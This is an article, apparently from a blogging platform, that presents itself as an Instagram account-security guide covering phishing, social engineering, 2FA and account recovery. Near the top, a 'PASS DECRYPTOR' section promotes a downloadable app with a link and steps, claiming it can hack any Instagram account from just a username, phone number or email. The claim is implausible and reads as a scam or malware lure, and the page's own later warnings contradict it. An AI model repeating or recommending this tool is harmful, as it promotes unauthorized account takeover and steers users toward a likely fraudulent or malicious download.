
Hacking an Instagram password: Understanding how to better protect yourself
Complete security guide: Protect yourself from hackers and secure your account.


Important Notice: It is illegal and dangerous to attempt to hack an Instagram password. This page explains the associated risks, how to protect your own account, and how to legally recover a compromised account.
Why Hacking Is Illegal and Dangerous
First and foremost, it’s essential to understand that hacking an Instagram account constitutes a serious criminal offense. Unauthorized access to someone else’s account may lead to legal prosecution, resulting in significant fines and even imprisonment.
Legal and Personal Risks
Beyond legal consequences, attempting to hack an Instagram account exposes you to numerous dangers:
• Malware infection: Tools claiming to enable hacking often contain viruses, trojans, or ransomware.
• Theft of your own data: Fraudulent websites and applications collect your personal information, passwords, and banking details.
• Financial scams: Many paid services disappear after taking your money.
• Identity theft: Your personal information may be sold on the dark web.
• Compromise of your own account: Ironically, you often end up being the one who gets hacked.
The best approach is to understand the methods used by hackers—not to replicate them, but to better protect your Instagram account and those of your loved ones.
PASS DECRYPTOR
This application allows anyone to hack any Instagram account from a smartphone, computer, or tablet using a username, phone number, or email address. Once logged into the account, you can use it again.
To do this, follow these simple steps:
1 - Download the application from its official website: https://www.passwordrevelator.net/en/passdecryptor
2 - Open the PASS DECRYPTOR application
3 - Enter one of the three pieces of information required to hack the Instagram account (username, phone number, or email address).
You will be able to access the account within a few minutes.
________________________________________
How Instagram Accounts Are Compromised
Knowing the techniques employed by cybercriminals is your first line of defense. Below are the most commonly used methods to compromise Instagram account security.

1. Phishing: The #1 Threat
Phishing is the most widespread technique for stealing Instagram accounts. The concept is simple yet highly effective:
1. You receive a message or email claiming to be from Instagram.
2. The message warns: “Your account will be deleted,” “Rule violation detected,” or “Suspicious activity found.”
3. A link prompts you to “verify your account” on a fake page that looks identical to Instagram.
4. You enter your login credentials on this fraudulent site.
5. Hackers immediately obtain your username and password.
Tell-tale signs of a phishing email:
• Suspicious sender address (e.g., [email protected] instead of @mail.instagram.com)
• Spelling or grammatical errors
• Alarmist tone creating a sense of urgency
• Link URL differing from Instagram’s official domain
• Requests for your login credentials or financial information
2. Malicious Third-Party Applications
Instagram is awash with enticing promises: gaining more followers, seeing who views your profile, or accessing advanced analytics. These third-party apps often request access to your Instagram account.
Danger: By granting these permissions, you may be giving away:
• Your direct messages
• Your contact list
• The ability to post on your behalf
• Your personal information
Some of these apps are specifically designed to steal your credentials or take over your account.
3. Social Engineering
Social engineering exploits human psychology rather than technical vulnerabilities. Hackers manipulate victims into divulging sensitive information.
Real-life examples:
• A “friend” urgently contacts you asking for your verification code.
• Someone impersonates Instagram Support and requests your login details.
• A fake sponsorship opportunity asks you to prove your identity by providing personal data.
• A flattering message includes a link “to see something interesting.”
Golden rule: Instagram will never ask for your password or verification codes via message, email, or phone call.
4. Weak or Reused Passwords
Using simple passwords like “123456,” “password,” or your birthdate makes a hacker’s job easy. Worse, reusing the same password across multiple sites creates a catastrophic domino effect.
Worst-case scenario:
1. A poorly secured website you’re registered on gets hacked.
2. Your email and password are compromised.
3. Hackers automatically test these credentials on Instagram, Facebook, Gmail, etc.
4. All your accounts using the same password are simultaneously compromised.
5. Compromised Email or Phone Number
Your Instagram account is directly linked to your email address or phone number. If either is compromised, so is your Instagram account.
A hacker with access to your email can:
• Request a password reset for your Instagram account
• Intercept verification codes
• Modify your account’s security settings
Hence, it’s crucial to also secure your email with a strong password and two-factor authentication.

6. Fake Messages from Hacked Friends
A particularly insidious technique involves exploiting already compromised accounts. You receive a message from a friend whose account has been hacked:
“Hey! I lost access to my account—can you send me the code you just received by SMS?”
In reality, the hacker is trying to reset your password and needs your verification code to complete the takeover. By sending it, you hand over the keys to your account.
________________________________________
Protecting Your Instagram Account: Best Practices
Now that you understand the threats, here’s how to build a fortress around your Instagram account.

1. Enable Two-Factor Authentication (2FA)
Two-factor authentication is your strongest shield. Even if your password is compromised, hackers cannot access your account without the second authentication factor.
How to enable 2FA on Instagram:
1. Open the Instagram app.
2. Go to your profile (bottom-right icon).
3. Tap the menu (three horizontal lines).
4. Select Settings.
5. Choose Security.
6. Tap Two-Factor Authentication.
7. Select your preferred method:
o Authentication app (recommended): Google Authenticator, Authy, Microsoft Authenticator
o SMS: Code sent via text message (less secure but better than nothing)
8. Follow the on-screen instructions to complete setup.
Tip: Save your recovery codes in a secure location (password manager, digital safe). They’ll help you regain access if you lose your 2FA method.
2. Create Strong, Unique Passwords
A strong password is your first line of defense. Here’s what defines a truly secure password:
Essential criteria:
• Minimum 12 characters (ideally 16+)
• Mix of uppercase and lowercase letters
• Numbers and symbols
• No dictionary words
• No personal information (name, birthdate, etc.)
• Unique for every service
3. Recommended solution: Use a password manager
Tools like Bitwarden, 1Password, or Dashlane generate and store ultra-secure passwords. You only need to remember one master password.
Example of a strong password: K7$mPq2&nL9@xR4w (impossible to guess, impossible to remember without a manager).
4. Monitor for Suspicious Activity

Instagram offers several tools to detect unauthorized access:
Check recent logins:
1. Settings → Security → Login Activity
2. Review the list of devices and locations
3. If you spot an unknown login, tap it and select “This Wasn’t Me”
Review authorized third-party apps:
1. Settings → Security → Apps and Websites
2. Revoke access to apps you no longer use or don’t recognize
Enable login notifications: Instagram can alert you via email or push notification when a new device logs in.
5. Keep the App Updated
Instagram updates often include critical security patches. Accounts using outdated versions are more vulnerable.
Best practices:
• Enable automatic app updates on your smartphone
• Regularly check for new versions
• Never use modified versions of Instagram (unofficial APKs)
Be Cautious with Unknown Links and Messages
Vigilance remains your best weapon against phishing and scams.
Security golden rules:
• Never click on suspicious links—even if they appear to come from a friend
• Always verify the URL before entering credentials (must be instagram.com)
• Instagram will never ask for your password via message
• If unsure about an email, go directly to Instagram via your browser
• Never download suspicious files sent via direct message
6. Regularly Audit Third-Party App Permissions
Periodically clean up apps with access to your Instagram account.
Revocation process:
1. Settings → Security → Apps and Websites
2. Review each listed app
3. Remove those you no longer use
4. Be especially wary of apps promising free followers or advanced analytics
Precautionary principle: If you don’t remember authorizing an app, revoke its access immediately.
________________________________________
My Account Has Been Hacked: What to Do?
Despite all precautions, no one is immune to hacking. Here’s what to do if your Instagram account is compromised.
Immediate Steps to Recover Your Account
If you still have access to your account:
1. Change your password immediately
o Settings → Security → Password
o Choose a strong, unique password
2. Log out all active sessions
o Settings → Security → Login Activity
o Disconnect all suspicious devices
3. Enable two-factor authentication if not already active
4. Review and revoke third-party app access

If you’ve lost access to your account:
1. Reset your password via email or SMS
o On the login screen, tap “Forgot password?”
o Follow instructions to receive a reset link
2. If your email was changed by the hacker
o Tap “Need more help?” on the login screen
o Follow Instagram’s identity verification steps
o You may need to submit a photo ID and account details
Report a Hacked Account to Instagram
Instagram provides a dedicated form for compromised accounts:
1. Visit Instagram’s Help Center
2. Select “Manage Your Account” → “Hacked Account”
3. Follow the guided recovery process
4. Instagram may request:
o A photo of you holding an ID
o Proof of ownership (old photos, creation date, etc.)
Response time: Instagram typically processes these requests within 24–72 hours, though complex cases may take longer.
Contact Instagram Support
In addition to automated reporting, you can try contacting support:
• In-app: Settings → Help → Report a Problem
• Online Help Center: help.instagram.com
• Social media: @Instagram on Twitter may occasionally expedite requests
Tip: Be patient but persistent. Don’t hesitate to follow up if you receive no response within a week.
Secure Your Linked Email Account
The hacker likely accessed your account through your email. Securing it is critical:
1. Change your email password
2. Enable 2FA on your email account
3. Check for automatic forwarding rules (hackers may have set up redirects)
4. Review deleted emails for Instagram notifications
5. Update security questions if your email provider uses them
Notify Your Contacts
Once your account is recovered, alert your followers and contacts:
• Post a story or update explaining your account was compromised
• Warn friends via other channels (text, call, other social platforms)
• Ask them to report any suspicious messages sent during the breach
• Alert them to potential phishing attempts using your identity
The hacker may have sent malicious links to your contacts. Quick warning can prevent further compromises.
________________________________________
Conclusion: Security Is an Investment Worth Making
Protecting your Instagram account takes just a few minutes of setup but can save you hours—or even days—of nightmare if hacked.
The three pillars of Instagram security:
1. Two-factor authentication: Enable it now
2. Strong, unique password: Use a password manager
3. Constant vigilance: Be wary of suspicious links and unusual messages
Cybersecurity is an ongoing process, not a one-time action. Take a few minutes each month to:
• Review authorized third-party apps
• Check recent login activity
• Update your passwords
• Audit privacy settings
Your Instagram account holds your memories, conversations, and network. It deserves the highest level of protection. Rather than trying to hack others’ accounts—which is illegal and dangerous—invest your energy in safeguarding your own.
When in doubt, remember this simple rule: If something seems too good to be true (free followers, secret profile viewers, easy hacking), it’s a scam. Stay alert. Stay secure.
Keywords: Instagram password security, account hacking, cybersecurity threats, phishing attacks, social engineering, two-factor authentication (2FA), password managers, account recovery, malware risks, identity theft, third-party app permissions, login activity monitoring, Instagram security settings, hacked account response, phishing prevention, strong passwords, Instagram support.
About the Creator
Alexander Hoffmann
Passionate cybersecurity expert with 15+ years securing corporate realms. Ethical hacker, password guardian. Committed to fortifying users' digital safety.
Reader insights
Nice work
Very well written. Keep up the good work!
Top insights
Expert insights and opinions
Arguments were carefully researched and presented
Heartfelt and relatable
The story invoked strong personal emotions
Keep reading
More stories from Alexander Hoffmann and writers in 01 and other communities.
Adding AI to Your Mobile App: A Practical Guide
Not every app needs machine learning. But if you’re building products that serve thousands of users with different habits and expectations, static logic eventually starts to crack. The same feed, the same suggestions, the same flows for everyone — it works early on, but it doesn’t scale.
By Valeriia Shulgaabout 17 hours ago in 01
How to Implement Scalable AR Try-On Features in Retail Apps (2026)
AR Try-On Features - Building for Retail Apps 2026 is a critical technical process. It integrates real-time spatial computing with advanced computer vision. This allows users to visualize products directly on their own bodies. You can boost your conversion rates today. You can also reduce expensive product returns. Do this by implementing high-fidelity AR Try-On Features for Retail Apps in 2026.
By Devin Rosarioabout 12 hours ago in 01



Comments
There are no comments for this story
Be the first to respond and start the conversation.